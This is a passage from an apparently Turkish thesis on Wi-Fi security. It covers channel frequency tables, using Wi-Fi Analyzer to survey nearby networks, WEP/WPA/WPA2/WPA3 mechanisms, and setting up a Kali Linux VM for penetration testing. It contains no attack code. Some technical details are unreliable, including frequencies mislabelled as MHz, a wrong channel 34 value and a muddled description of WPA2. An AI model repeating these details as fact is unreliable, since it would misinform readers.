Tablo 1.2. 2.4 GHz Frekansı aralık listesi (Wikipedia.org, 2021)

Kanal No	Frekans (GHz)	İzin Verilen Ülke, Bölge
1	2.412 MHz	Avrupa, ABD, Japonya
2	2.417 MHz	Avrupa, ABD, Japonya
3	2.422 MHz	Avrupa, ABD, Japonya
4	2.427 MHz	Avrupa, ABD, Japonya
5	2.432 MHz	Avrupa, ABD, Japonya
6	2.437 MHz	Avrupa, ABD, Japonya
7	2.442 MHz	Avrupa, ABD, Japonya
8	2.447 MHz	Avrupa, ABD, Japonya
9	2.452 MHz	Avrupa, ABD, Japonya
10	2.457 MHz	Avrupa, ABD, Japonya
11	2.462 MHz	Avrupa, ABD, Japonya
12	2.467 MHz	Avrupa, ABD, Japonya
13	2.472 MHz	Avrupa, ABD, Japonya
14	2.484 MHz	Japonya

Tablo 1.3. 5 GHz Frekansı aralık listesi (Wikipedia.org, 2021)

Kanal No	Frekans (GHz)	İzin Verilen Ülke, Bölge
34	5.570 MHz	Japonya
36	5.180 MHz	ABD, Singapur
38	5.190 MHz	Japonya
40	5.200 MHz	ABD, Singapur
42	5.210 MHz	Japonya
44	5.220 MHz	ABD, Singapur
46	5.230 MHz	Japonya
48	5.240 MHz	ABD, Singapur
52	5.260 MHz	ABD, Tayvan
56	5.280 MHz	ABD, Tayvan
60	5.300 MHz	ABD, Tayvan
64	5.320 MHz	ABD, Tayvan
149	5.745 MHz	
153	5.765 MHZ	
157	5.785 MHz	
161	5.805 MHz	

Modem ara yüzlerinde 14. Kanal bazen bulunmayabilir. 5 GHz frekans bandını destekleyen bazı cihazlarda da bazı kanallar bulunmayabilir. Cihazlarda veya modemlerde bulunmayan kanalları mevcut cihaz desteklemiyor olabilir veya ülke, bölge kısıtlamasına takılmış olabilir. Tablo 1.2. ve Tablo 1.3. içerisinde izin verilen ülkeler belirtilmiştir.

5 GHz (802.11n ve 802.11ac) bant aslında daha yüksek frekanslarda daha fazla boş alan sunar. Bu frekansta 20 MHz genişliğinde 23 adet çakışmayan kanal sunuluyor. 802.11n'den başlayıp 802.11ac'ye giderek, kablosuz teknoloji çok daha gelişmiş hale geldi. Bu modem ya da yönlendiricilerin (Router) birçoğu, uygun Wi-Fi kanalını otomatik olarak seçenek ve çıkış gücünü ayarlayan ve böylece verimi artıran ve paraziti azaltan bir donanıma sahiptir (Shiftdelete.net, 2020).


1.6. Wi-Fi Kanallarının Tespiti ve Bilgi Toplamada Kullanılabilecek Programlar

- Wi-Fi Analyzer (Microsoft.com, t.y.)
- Wi-Fi Acrylic Home Edition (Acrylicwifi.com, t.y.)
- Wi-Fi Scanner (Lizardsystems.com, t.y.)

Kanalların tespiti için 3 adet örnek uygulama verilmiştir. Ev kullanımında ve kurumsal kullanımında Windows işletim sistemi yaygın olarak kullanıldığı için Wi-Fi Analyzer programı tercih edilecek ve bu program üzerinden ilerlenecektir. Kanal tespiti yapmak için dikkat

edilmesi gereken en önemli husus işlem yapacağınız bilgisayarda Wi-Fi kartının bulunması veya harici bir Wi-Fi adaptörü kullanılması gerekmektedir. Bilgisayarımızda mevcut olan Wi-Fi kartı üzerinden Wi-Fi Analyzer programı aracılığı ile etraftaki modemlerin hangi frekans aralığında ve kaçinci kanal üzerinden yayın yaptığını görülebilir. Programın kullanıldığı bilgisayar o anda bir modeme bağlı ise o modemin birçok özelliği hakkında bilgi edinilebilir. Wi-Fi Analyzer programı indirilip kurulduktan sonra, bu program Wi-Fi kartını veya adaptörünü algılamaya çalışır algılama bittiğinde program ülke ve bölge seçimi talep edecktir. Türkiye seçeneği seçildikten sonra program ara yüzü hazır duruma gelecektir. İşletim sistemi görüntüleme dili ne ise programın ara yüz dili o olacaktır. Program ara yüzü incelendiğinde dört adet bölüm bulunmaktadır. Connected (bağlantı sekmesi) o anda bağlı olunan modem hakkında bilgi alabileceğiniz kısımdır. Analyze (analiz sekmesi) etrafta yayın yapan diğer modemler hakkında bilgi alabileceğiniz kısımdır. Networks (ağlar sekmesi) etraftaki yayın yapan modemlerin ve diğer yayın yapan cihazların çekim güçleri, kullandığı kanalları ve birçok detaylı bilgiye ulaşabileceğiniz kısımdır. Learn (eğitim sekmesi) programın nasıl kullanılacağı hakkında bilgi veren doküman kısımdır.

1.6.1. Wi-Fi Analyzer bağlantı (connected) sekmesi incelenmesi




Şekil 1.3. Wi-Fi Analyzer programı bağlantı sekmesi

Bağlantı (connected) sekmesi incelendiğinde kullanılan bilgisayarın bağlı olduğu Wi-Fi ağı hakkında birçok bilgi vermektedir. Şekil 1.3.'te en üst kısmı incelendiğinde ilk olarak bağlanılan Wi-Fi ağının çekim gücünün %100 ve modemin anten gücünün -37 dBm olduğu görülmektedir. Ağ ayrıntıları (Network Details) kısmında ise bağlanılan Wi-Fi ağının ismi

(SSID), kullanılan kanal (channel), frekans aralığı (frequency), bant genişliği (band width) ve protokol (Protocol) bilgileri görülmektedir. SSID (service set identifier); IEEE 802.11 kablosuz ağ standardına göre birden fazla kablosuz ağın (Wi-Fi) çakışmasını önlemek ve ağ listesi arasında kolayca bulunabilmesi için oluşturulmuş ağ (adı) kimliğidir (Keskin, 2019).

Bazı ağlarda güvenlik amaçlı olarak SSID bilgisi gizlenmektedir. Gizlenen bir SSID'de kolaylıkla bulunabilmektedir (Onedio.com, t.y.). Cihaz bilgisi (Device Info) kısmında ise BSSID ve cihazı üreten şirketin (Manufacturer) bilgileri yer almaktadır. BSSID erişim noktasına ait ağ kartının MAC (fiziksel) adresidir. AA:BB:CC:DD:EE:FF şeklinde hexadecimal karakterlerle ifade edilir (Onedio.com, t.y.). BSSID bir diğer deyişle modemde bulunan veya yayın yapan ağ kartının tekil ve benzersiz olan kimlik numarasıdır. Protokol bilgisinde, bağlanılan cihazın 802.11n standardını kullandığı görülmektedir. IP detayları (IP Details) kısmında ise Wi-Fi ağına bağlanan cihazın aldığı IP adresleri gözükmektedir. IP kavramını anlayabilmek için öncelikle LAN (Yerel Alan Ağı) ve WLAN (Kablosuz Yerel Alan Ağı) kavramlarını bilmek gerekmektedir. Bir alanda bulunan birden fazla cihazın aynı modem üzerinden internete bağladığı düşünülürse bunların oluşturduğu ağa LAN (Yerel Alan Ağı) denir. Eğer bu cihazlar kablosuz olarak bu modeme bağlanırlar ise WLAN (Kablosuz Yerel Alan Ağı) olarak adlandırılır. Örnek verilecek olursa aynı modeme kablosuz olarak bağlı bir bilgisayar ve bir yazıcının aralarında haberleşmesi için bir protokol yürütmesi gereklidir. Bu protokolün yürütülmESİ için IP adresleri kullanılır. Yerel ağıda her cihaz birbirini tanımak için MAC (fiziksel) adresinden bağımsız ve farklı olarak benzersiz kimlik numarası kullanırlar. Bu kimlik numaralarına IP adresleri denilmektedir. IP detayları (IP Details) kısmında bu bilgiler bulunmaktadır. Güvenlik (Security) kısmı incelendiğinde doğrulama (Authentication) ve şifreleme (Encryption) bilgileri gözükmektedir.

1.6.2. Wi-Fi Analyzer analiz (analyze) sekmesi incelenmesi



Şekil 1.4. Wi-Fi Analyzer analiz sekmesi (2.4 GHz)

Şekil 1.4 incelediğinde 2.4 GHz frekansında etrafta yayın yapan diğer modemler ve SSID'leri gözükmemektedir. Programın sağ alt köşesinde bulunan view (görüntüle) seçeneği ile bu cihazların BSSID'lerine de ulaşılabilir. Görüldüğü gibi hangi kanalda kaç cihazın yayın yaptığı, toplam kanal sayısının 13 adet olduğu ve programın önerilenler (recommendation) kısmında kanal 1'i (CH 1) önerdiği görülmektedir.


Şekil 1.5.'te programın ara yüzünde sağ alt köşede bulunan anten simbolünün olduğu kısımdan 2.4 GHz ve 5 GHz arasında geçiş yapılip etraftaki diğer modemler taranabilir. Şekil 1.5 incelediğinde 5 GHz bandında çalışan modem sayısı, hangi kanalların kullandığı, hangi kanalda kaç adet SSID olduğu ve kanal sayısının kaç adet olduğu listelenmektedir.



Şekil 1.5. Wi-Fi Analyzer analiz sekmesi (5 GHz)

1.6.3. Wi-Fi Analyzer ağlar (networks) sekmesi incelemesi

Networks (ağlar) sekmesi incelediğinde bağlı olunan Wi-Fi ağları ve etrafında yayın yapan diğer cihazlar hakkında toplu ve detaylı bir şekilde bilgi sunulduğu görülmektedir. Connected (bağlantı) ve Analyze (analiz) sekmesinin Networks (ağlar) sekmesi altında genel olarak birleştirildiği söylenebilir. Yayın yapan cihazların çekim güçlerine göre ne kadar uzakta olduğu hakkında net bilgiler elde edilemese dahi, cihazın yakın mı veya uzak mı olduğu hakkında fikir yürütülebilir. Şekil 1.6. detaylı incelediğinde kırmızı dikdörtgen içine alınan cihazların IEEE 802.11 teknolojisine sahip yazıcı cihazları olduğu anlaşılmaktadır. Bu yazıcıların CH 7 üzerinden yayın yaptığı, Şekil 1.6. içerisinde birinci kırmızı dikdörtgen içindeki yazıcının 802.11g standardını, ikinci kırmızı dikdörtgen içindeki yazıcının ise 802.11n standardını kullandığı görülmektedir. Yayın yapan cihazların hangi tür Authentication (doğrulama) ve Encryption (şifreleme) tiplerini kullandığı hakkında açık bilgi edinilebilmektedir.



Şekil 1.6. Wi-Fi Analyzer ağlar sekmesi

1.7. Doğrulama (Authentication) ve Şifreleme (Encryption)

Yerel ağıda (LAN) bir cihazın modeme bağlanırken belli başlı protokoller yürütmesi gereklidir. Bir modeme bağlanan cihazın verileri düzgün şekilde alıp verebilmesi, verilerin bütünlüğünün bozulamaması veya verilere müdahale edilmemesi vb. sebeplerden dolayı bazı güvenlik prosedür ve teknikleri geliştirilmiştir. Örnek verilecek olursa evin kapısını bir kişi çaldığında kapının deliğinde bakıldığından kapıdaki kişi tanınan biri ise içeri alınır. Eğer kapıdaki kişi tanınan biri değilse içeri alınmaz. Bu örneğe istinaden bir Wi-Fi Ağına bağlandığınızda verilerin güvenli, düzgün ve bozulmadan transfer edilmesi önemlidir.

SECURITY	
Authentication	RSNA-PSK (WPA2)
Encryption	AES-CCMP

Şekil 1.7. Wi-Fi Analyzer bağlantı sekmesi güvenlik kısmı

Çünkü bağlı olunan ağ üzerinden sinyaller dinlenebilir, veriler çalınabilir, veri transfer sürecinde veriler bozulabilir bunlara benzer birçok risk ile karşı karşıya kalınabilir demektir.

Wi-Fi Analyzer programının Connected (Bağlantı) sekmesi altında Security (güvenlik) sekmesi incelenirse bağlı olunan Wi-Fi ağının hangi güvenlik prosedürlerini ve tekniklerini işlediği görülmektedir. Networks (ağlar) Sekmesi incelenirse etrafta yayın yapan diğer cihazların hangi güvenlik prosedürlerini ve tekniklerini işlediği görülebilir. Şekil 1.7 incelendiğinde şu an bağlı olunan modemin bağlantı için WPA2 doğrulama tekniğini kullandığını, veri transferlerinde, veri paketlerinin AES-CCMP teknigi ile şifrelenerek aktarıldığı görülmektedir. Şifreleme ve doğrulama yöntemleri yıllara ve teknolojilere göre değişiklik gösterebilir. Bu güvenlik prosedürleri verilerin mahremiyeti, güvenliği, bütünlüğü açısından gerekli ve önemlidir. WPA2; ev örneğinden hareketle, bağlanılacak modemin bizi tanımaması ve içeri alması için kullanılacak parolayı çözen prosedür denilebilir. Modeme bağlantı yapılrken veya bağlanıldığında verilerin ele geçirilme ihtimaline karşı şifreli aktarılması gerekmektedir bu riskleri en aza indirmek için AES-CCMP gibi teknikler geliştirilmiştir. WPA ve WPA2 kablosuz ağı korsan saldırılara, zayıf şifrelere, kullanıcılarla ilgili saldırılara karşı korur. WPA, WEP'in hatalı şifreleme anahtarlarından kaynaklanan zayıflıkları belirler. WPA ve WPA2 ile birlikte TKIP ve AES şifrelemeleri geliştirildiği için saldırular ve saldırılardan etkilenme olasılığı en aza indirgenmektedir (Bidb.itu.edu.tr, 2021).

1.8. WPA

IEEE 802.11i kablosuz ağ standardı, kablosuz yerel alan ağ (LAN) güvenliğindeki gelişmeleri belirtir. Yeni IEEE 802.11i standartı onaylanırken, kablosuz ürün satıcıları Wi-Fi Korumalı Erişim (WPA) olarak bilinen, çeşitli sistemlerin birlikte çalışmasına olanak veren geçici bir standart üzerinde anlaşılmıştır. Geniş şekilde kullanılan bu iki tip WPA standartı WEP 'in zayıf yönlerini kapatmak için geçici olarak oluşturulmuştur. Mevcut cihazlar güncellenirse bu protokolü kullanabilir. Günümüzde cihazlarda desteği eklenmiş durumdadır.

WPA'nın WEP'e tercih edilmesinde üç önemli sebep vardır. Bunlar;

- 802.1X/EAP tabanlı karşılıklı asıllama sağlamaktadır.
- WEP'e göre daha güçlü bir şifreleme yöntemi olan TKIP (Temporal Key Integrity Protocol)'i desteklemektedir.

- Veri bütünlüğü için MIC (Message Integrity Code) yöntemini kullanmaktadır.

Bu üç gelişim, WEP'in üç ana amacını gerçekleştirebilmek amacıyla WPA'da yer almıştır. Bu gelişmeye rağmen WPA geçici bir protokoldür. WPA'da Anahtar uzunluğu olarak 128 bit kullanılır. WPA'da anahtar her oturum ve her paket için değişir, dolayısıyla daha yüksek bir güvenlik elde edilmiş olur. WPA'da anahtar yönetimi için 802.1x kullanılır. Kimlik doğrulama için WPA, 802.1x EAP ile güçlü bir yöntem kullanmıştır. WEP'te veri bütünlüğü ICV ile sağlanırken, WPA'da daha güçlü olan MIC (Message Integrity Code) mekanizması ile sağlanır (Gezgin ve Buluş, t.y.).

1.9. WPA2

WPA2 veya Robust Security Network (RSN) olarak bilinen bu standart IEEE 802.11i çalışma grubu tarafından WEP'in açılarını tamamen ortadan kaldırmak için oluşturulmuştur. WPA2 WPA gibi WEP tabanlı ağlarla aynıdır fakat WPA'da olduğu gibi güncellemelerle WPA2'ye geçilemez. WPA2'ye bağlanmak için kablosuz cihazların WPA2 uyumlu olması şarttır. Bu uyumluluk cihaz güncellemeler ile de sağlanamaz. Ancak üretim aşamasında bu uyumluluk eklenebilir. Bu yüzden de WPA2 teknolojisini kullanabilmek için mevcut kablosuz cihazların WPA2 uyumlu cihazlarla değiştirilmesi zorunludur. Geçici olarak oluşturulan WPA'da kullanılan yöntemler genel kısımlarıyla WPA2'de de kullanılmıştır. Fakat WPA'nın eksik yönlerini kapatmak amacıyla farklı ve daha güçlü güvenlik önlemleri de alınmıştır. WPA2'de RC4 şifreleme algoritmasından ortaya çıkan zayıflıkları gidermek amacıyla AES (Advanced Encryption Standard) şifreleme algoritması kullanılır. AES şifreleme algoritması CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) protokolünü veya TKIP protokolünü kullanır. WPA2'de CCMP zorunlu iken, TKIP ise seçeneklidir. WPA2, doğrulama yöntemini IEEE 802.1x standartları ile gerçekleştirir. Veri bütünlüğü kontrolünü ise WPA'da olduğu gibi MIC algoritmasıyla sağlanır (Alizada, 2016; Harmankaya, Demiray, Ertürk, Bayılmış ve Bandırmalı, t.y.).

1.10. WPA3

WPA3 temelde WPA2 yapısının ileri sürümüdür. Bu sürümle beraber doğrulama (Authentication) ve şifreleme (Encryption) teknikleri daha karmaşık ve güvenli duruma getirilmiş ve yeni özellikler eklenmiştir. Daha ileri seviye kurumsal ve endüstriyel yapılarda

kullanılmaktadır. WPA3 WPA2'nin temelde bütün eksikliklerini gidermek için geliştirilmiştir.

Tablo 1.4. WEP, WPA, WPA2 ve WPA3 teknik özellikleri (Süzen ve diğerleri, 2019)

Yöntem (Method)	Doğrulama (Authentication)	Şifreleme (Encryption)
WEP	Open/Shared Key	RC4(24 bit)
WPA Personal	Pre-shared Key (PSK)	RC4(48 bit)
WPA2 Personal	Pre-shared Key (PSK)	AES
WPA Enterprise	802.1x	RC4(48 bit)
WPA2 Enterprise	802.1x	AES
WPA3 Personal	Simultaneous Authentication of Equals (SAE)	128-bit
WPA3 Enterprise	Simultaneous Authentication of Equals (SAE)	192-bit

WPA3 sürümlerinde son yıllarda teknolojik gelişmelerden dolayı şifreleme teknikleri 256 bit seviyesine kadar çıkmıştır.



BÖLÜM II

YÖNTEM


2.1. Pentest için Sanal Test Ortamının Hazırlanması

Bu bölüm altında pentest için sanal Linux ortamı kurulumu gösterilmiştir. Testler için birçok Linux türevi kullanılabilir. Sanallaştırma altyapı teknolojisi olarak açık kaynak kodlu Oracle VM VirtualBox programı tercih edilmiştir. Linux türevi olarak dünya genelinde pentest işlemleri için yaygın olarak kullanılan Kali Linux işletim sistemi tercih edilmiştir. Sanallaştırma programı için mevcutta kullanılan bilgisayarın yerel işletim sistemine göre <https://www.virtualbox.org/wiki/Downloads> linki üzerinden ana işletim sistemine uygun program indirilir ve kurulur. Daha sonra ana işletim sistemi ile sanallaştırma teknolojisi programı üzerine kurulacak işletim sistemi arasında problemlerin en aza indirgenmesi için https://download.virtualbox.org/virtualbox/6.1.30/Oracle_VM_VirtualBox_Extension_Pack-6.1.30.vbox-extpack linki üzerinden Oracle VM VirtualBox programının eklienti paketi indirilir ve kurulur. Programın versiyonları sürekli güncellendiğinden dolayı eklienti yükleme linki zamanla işlevsiz duruma gelebilir. Bu şekilde bir sorun oluşmasına istinaden <https://www.virtualbox.org/wiki/Downloads> linki üzerinden mevcut sayfanın açılıp incelenmesi faydalı olacaktır. Yerelde Windows 11 işletim sistemi kullanıldığı için bu işletim sistemine uygun program kurulmuştur.




Şekil 2.1. Oracle VM VirtualBox kullanıcı arayüzü

Ana işletim sistemine uygun program kurulduktan ve çalıştırıldıktan sonra sanallaştırma işlemleri için Şekil 2.1.'de görüldüğü gibi programın yönetici paneli ile karşılaşılacaktır. Bundan sonraki adım ise bu program aracılığı ile Kali Linux işletim sisteminin sanallaştırılması olacaktır. Sanallaştırma için Kali Linux işletim sisteminin uygun dosya formatları kullanılması gerekmektedir. Sanallaştırma yapılrken ISO dosyaları, OVA dosyaları ve OVF dosyaları gibi buna benzer sanallaştırmaya uygun hale getirilmiş işletim sistemi dosyaları kullanılabilir. Bu tür sanallaştırma süreçlerinde etkenlere göre veya kullanım durumuna göre kullanılacak dosya tipi değişebilir. Sanallaştırma altyapısında kullanılan programın desteklediği dosya tipleri ile işlem yapılmalıdır. Bu durma istinaden Oracle VM VirtualBox programının desteklediği OVA veya OVF dosta tipi tercih edilecektir. OVA ve OVF dosya tiplerinin özelliği işletim siteminin hazır olarak kurulmuş kalıp hali olmasıdır. İşletim sistemleri belli ölçeklerde ve özelliklerde kurulur ve kalıp haline getirilir. Kalıp haline gelmiş ve ölçeklenebilirlik seviyesi değişebilen bu tür dosya tiplerine sanallaştırmaya uygun işletim sistemi dosya tipleri adı verilir. Bu tür dosyalar farklı sanallaştırma programlarında farklı tip uzantılarda ve farklı tip dosya şekillerde olabilir. Durumun daha net anlaşılabilmesi açısından sanallaştırmaya uygun dosya tipleri hazır kurulu sistem özelliği sağlarlar. Ekstra kurulumlar gerektirmeden sanallaştırma programı aracılığı ile kalıp haline getirilmiş işletim sistemi dosyaları direk sanal işletim sisteminin kullanımını sağlarlar. <https://www.kali.org/get-kali/#kali-virtual-machines> linki üzerinden Kali Linux işletim sisteminin Oracle VM VirtualBox programı için hazırlanmış OVA dosyası indirilip kurulacaktır. Kullanılan ana işletim sisteminin mimarisine göre indirilecek dosyanın 32 bit veya 64 bit tercihine dikkat edilmelidir.

